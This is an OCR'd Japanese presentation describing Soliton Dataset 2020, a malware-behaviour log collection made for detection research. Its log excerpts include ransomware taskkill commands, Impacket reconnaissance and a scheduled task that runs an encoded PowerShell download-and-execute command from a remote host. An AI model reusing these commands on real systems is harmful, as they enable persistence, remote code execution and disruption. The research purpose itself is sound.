Soliton®

Soliton Dataset 2020

2020年6月5日

株式会社ソリトンシステムズ

Soliton Dataset 2020 について


- エンタープライズ向けEDR製品であるInfoTrace Mark II（以下Mark II）は、端末における操作・挙動を記録し、サイバー攻撃や内部不正の調査を支援する製品です。
- この特性は、実際のフォレンジック現場で目にするデータに近いものとしてマルウェア対策研究に役立つと考え、マルウェアをMark II導入環境で動作させた際のログをデータセットとして提供します。

- マルウェア対策研究においては様々な観点での調査を行うため、複数種類のデータが提供されていることが望ましいと考えました。
- 動的解析システム Cuckoo Sandbox上に
Windows 7 ProベースでMark IIを導入したゲスト環境を構築し
Mark IIログとCuckooログの両方をデータセットとして提供します。

検体取得方針

- 2019年1月～2020年4月に話題になったマルウェア 581検体
- 調査会社などから解析結果が公開されているものを中心にVirusTotalより収集
- ファイル形式にこだわらずに収集しているため、PEファイルだけではなく、スクリプトやマクロ型マルウェアなども含まれます
  - DLL型のマルウェアの実行パラメータは当該マルウェアのMark IIログをご参照ください。

マルウェア実行・ログ取得環境



*1 InfoTrace Mark IIが導入されたCuckooゲスト端末からインターネットへの通信は禁止した状態でログ取得しました。
*2 ssdeep/impfuzzy/lief/pefile/peid/TLSH/trid/stringsを含みます。詳細はSoliton Dataset 2020のREADME等をご参照ください。

提供物一覧

SolitonDataset2020
- README.txt (本ファイル)
- ENV.txt（環境情報）
- Sysinfo.txt（ログ取得端末のシステム情報）
- List.xlsx（マルウェア一覧）
- **Data**/
  - <マルウェアハッシュ値>/
    - mk2_report.log（Mark IIログ）
    - cuckoo_report.json（Cuckooログ）
    - vt_report.json（VirusTotal検知結果）
- **Surface**/
  - surface_json.zip（各マルウェアの表層情報） ※パスワードはREADMEに記載
- Format/
  - InfoTrace Mark II V2.0 クライアントログ項目一覧.pdf
- Tools/ （便利ツール改訂版）※2018年、2019年のものから改訂しています。

検体リスト（List.xlsx）

SHA256	SHA-1	MD5	ファミリ名・関連	拡張子	Mark IIログ	Cuckooログサ	参考ページタイトル・コメント	参考ページURL
f3c120cde:	6ead1e137	6cbe776b2	RoyalRoad	rtf	106605	2862736	An Overhead View of the Royal Road	https://jsac.jpcert.or.jp/arc
f53653873	aedc54b7e	d00a34baa	RoyalRoad	rtf	106210	3723185	An Overhead View of the Royal Road	https://jsac.jpcert.or.jp/arc
f71c23165:	61caa5c7c	8a4a8341c	RoyalRoad	rtf	104414	2741507	An Overhead View of the Royal Road	https://jsac.jpcert.or.jp/arc
23f8aa94ff	9709774fd	5ac0f050f9	Ryuk	exe	2267245	10761681	標的型攻撃ランサムウェア「Ryuk」の内部構造を紐解く	https://www.mbsd.jp/blog/
74654957b	572c0f765	45f643feeb	Ryuk	exe	562640	3541855	標的型攻撃ランサムウェア「Ryuk」の内部構造を紐解く	https://www.mbsd.jp/blog/
c7d465c80	20a913056	2e52f5ab9	Ryuk	exe	456520	180676	標的型攻撃ランサムウェア「Ryuk」の内部構造を紐解く	https://www.mbsd.jp/blog/
e756229577	d856140b	df4e8ce1fc	Ryuk	exe	34685	116150	標的型攻撃ランサムウェア「Ryuk」の内部構造を紐解く	https://www.mbsd.jp/blog/
5794ce98a	4df7a3ee6	fab16b4act	Ryuk Stealer	exe	91480	13268763	情報窃取マルウェア「Ryuk Stealer」の内部構造を紐解く	https://www.mbsd.jp/blog/
c64269a64	e776fc6ccf	d1271a784	Ryuk Stealer	exe	38927	62327	情報窃取マルウェア「Ryuk Stealer」の内部構造を紐解く	https://www.mbsd.jp/blog/
e6762cb7c	3f427e029	73bbbc8ae	Ryuk Stealer	exe	40234	62190	情報窃取マルウェア「Ryuk Stealer」の内部構造を紐解く	https://www.mbsd.jp/blog/
fdb87add0	9e7bf03a6	cca9fbb11c	SLICKSHOES	exe	63584	44876831	Malware Analysis Report (AR20-045B)MAR-1026596	https://www.us-cert.gov/n
66c488c1c	92bc51896	2ad97d857	SoftPerfect Netwo	exe	62422	3347568	ランサムウェアに標的型攻撃手法を 求めるのは間違ってい	https://jsac.jpcert.or.jp/arc

- 検体ハッシュ値(SHA256，SHA-1，MD5)
- マルウェアファミリ・関連マルウェア名
- 拡張子
- Mark IIログファイルサイズ
- Cuckooログファイルサイズ
- 参考ページタイトル・コメント
- 参考ページURL

例）Nemtyの起動（Mark IIログ）

04/09/2020 13:36:23.125 +0900 sn=14104 lv=6 evt=ps subEvt=start os=Win
com="MUSHIKAGO-PC" domain="MWS" profile="Win7SP-mushikago"
tmid=8ee3fcde25866ac62159f0ff3ac1482f3d25de140ec434adbbd5d44396832781
csid=S-1-5-21-1919559912-2686501087-3013584881
ip=172.24.5.101,fe80::45e2:fb97:9a71:86f6 mac=52:54:00:de:cc:6d usr="mushikago"
usrDomain="MUSHIKAGO-PC" sessionID=1 psGUID={B4603266-E778-4427-8B05-
9DBB3759CA8B}
psPath="C:¥Users¥mushikago¥AppData¥Local¥Temp¥8ee3fcde25866ac62159f0ff3ac1482
f3d25de140ec434adbbd5d44396832781.exe" psID=3032 parentGUID={843789DC-
0DAB-4ED0-8EF1-09EFC076EF69} parentPath="C:¥tmpfzpqki¥bin¥inject-x86.exe"
psUser="mushikago" psDomain="MUSHIKAGO-PC" arc=x86
sha256=8ee3fcde25866ac62159f0ff3ac1482f3d25de140ec434adbbd5d44396832781
sha1=c9d91bee8d4ef05234395a403e4d48868dc0615a
md5=542bab6a93e8fbd7141975db19a59853 crTime="02/23/2020 01:13:14.760"
acTime="02/23/2020 01:13:14.760" moTime="02/23/2020 01:13:14.823" size=94208
sig=None

※どのマルウェアのログなのかがすぐ分かるように、SHA256をTMID名（端末ID）として利用しています。

例）Nemtyの起動（Cuckooログ）


```
"behavior": {
        "generic": [
            {
 "process_path":
"C:¥¥Users¥¥mushikago¥¥AppData¥¥Local¥¥Temp¥¥8ee3fcde25866ac62159f0ff3ac1482f3d25de140ec434adbbd5
d44396832781.exe",
                "process_name": "8ee3fcde25866ac62159f0ff3ac1482f3d25de140ec434adbbd5d44396832781.exe",
                "pid": 3032,
                "summary": {
                    "file_created": [

 （省略）
},
                "first_seen": 1586439383.21875,
                "ppid": 292
},

:
:
```

例）Nemtyによるプロセス強制終了（Mark IIログ）

04/09/2020 13:36:27.234 +0900 sn=14504
evt=ps subEvt=start
tmid=8ee3fcde25866ac62159f0ff3ac1482f3d25de140ec434adbbd5d44396832781 psGUID={45298027-C17B-45F9-A08C-F0519DBB4FB1}
psPath="C:¥Windows¥system32¥taskkill.exe"
cmd="/f /im outlook.* " psID=4188
parentGUID={69CC3F9C-A270-4556-BC5A-97A70CF5777F}
parentPath="C:¥Windows¥System32¥cmd.exe"
sha256=39c05ecdc0fedc4c94e532b62a971198f84c6f816079bf3e797c79105f2aab54 company="Microsoft Corporation"
copyright="c Microsoft Corporation. All rights reserved."
fileDesc="Terminates Processes" fileVer="6.1.7601.23403 (win7sp1_ldr.160325-0600)"

```
cmd="/f /im sql.* "
cmd="/f /im winword.* "
cmd="/f /im wordpad.* "
cmd="/f /im outlook.* "
cmd="/f /im thunderbird.* "
cmd="/f /im oracle.* "
cmd="/f /im excel.* "
cmd="/f /im onenote.* "
cmd="/f /im virtualboxvm.* "
cmd="/f /im node.* "
cmd="/f /im QBW32.* "
cmd="/f /im WBGX.* "
cmd="/f /im Teams.* "
cmd="/f /im Flow.*  "
```

例）Nemtyによるプロセス強制終了（Cuckooログ）

25923行目～
"behavior": {
"generic": [
{
"process_path": "C:¥¥Windows¥¥System32¥¥taskkill.exe",
"process_name": "taskkill.exe",
"pid": 4188,

555670行目～
"category": "process",
"api": "CreateProcessInternalW",
"arguments": {
"track": 1,
"command_line": "taskkill /f /im outlook.* ",

例）HackTool.Win32.Impacket.AI

InfoTrace Mark II ログ

```
04/07/2020 14:23:06.828 +0900 sn=14222 evt=ps subEvt=start
tmid=fa0978b3d14458524bb235d6095358a27af9f2e9281be7cd0eb1a4d2123a8330 psGUID={5F020E92-6AC9-46C4-BD25-19F2B744A45D}
psPath="C:¥Windows¥System32¥cmd.exe" cmd="/c net localgroup administrators" psID=3956 parentGUID={BD404858-F4E2-46DB-8B0D-860327F44B0C}
parentPath="C:¥Users¥mushikago¥AppData¥Local¥Temp¥fa0978b3d14458524bb235d6095358a27af9f2e9281be7cd0eb1a4d2123a8330.exe"
```

Cuckoo ログ

```
 "process_path": "C:¥¥Windows¥¥System32¥¥cmd.exe",
                "process_name": "cmd.exe",
                "pid": 3956,
                "summary": {
"command_line": [
                        "net  localgroup administrators"
```

例）HackTool.Win32.Impacket.AI

この動作は今回のCuckooログには記録されていません

InfoTrace Mark II ログ

04/07/2020 14:24:36.859 +0900 sn=39279 evt=ps subEvt=start tmid=fa0978b3d14458524bb235d6095358a27af9f2e9281be7cd0eb1a4d2123a8330 psGUID={5D9A8774-9C1D-49F1-9CDD-48CBCFBD3403} psPath="C:¥Windows¥system32¥schtasks.exe" cmd="/create /ru system /sc MINUTE /mo 50 /st 07:00:00 /tn ""¥Microsoft¥windows¥Bluetool"" /tr ""powershell -ep bypass -e SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdgAuAGIAZQBhAGgAaAAuAGMAbwBtAC8AdgAnACsAJABlAG4AdgA6AFUAUwBFAFIARABPAE0AQQBJAE4AKQA="" /F" psID=1332 parentGUID={47AB6427-F76E-4FF6-A210-CE77761AD36A} parentPath="C:¥Windows¥System32¥cmd.exe" psUser="SYSTEM"

¥Microsoft¥windows¥Bluetoolという名称のタスクで、分単位(/sc MINUTE) 50分ごと(/mo)、7:00:00に(/st)、systemユーザーで（/ru）、 PowerShellコマンドを実行(/tr)するタスクを設定。
本マルウェアの挙動については、以下もご参照ください：
「EternalBlue」を含む複数の手法で拡散する仮想通貨発掘マルウェアを日本でも確認
https://blog.trendmicro.co.jp/archives/21051

Soliton Dataset 2020の利用例

- 動的解析の研究・学習に
  - Mark IIログとCuckooログの両方を確認できます
    - Mark IIで動作の流れを把握、Cuckooで詳細把握など
  - PEファイル以外の検体も含まれます（209件/581件）
  - エンタープライズの実環境に近い、OS標準ソフトウェアなどの動作も含まれたログのため、実環境でマルウェア挙動を見出す研究の参考としてお使いいただけます

- ご質問・ご意見など
  - Slack-MWS #dataset チャネルまでお気軽にどうぞ！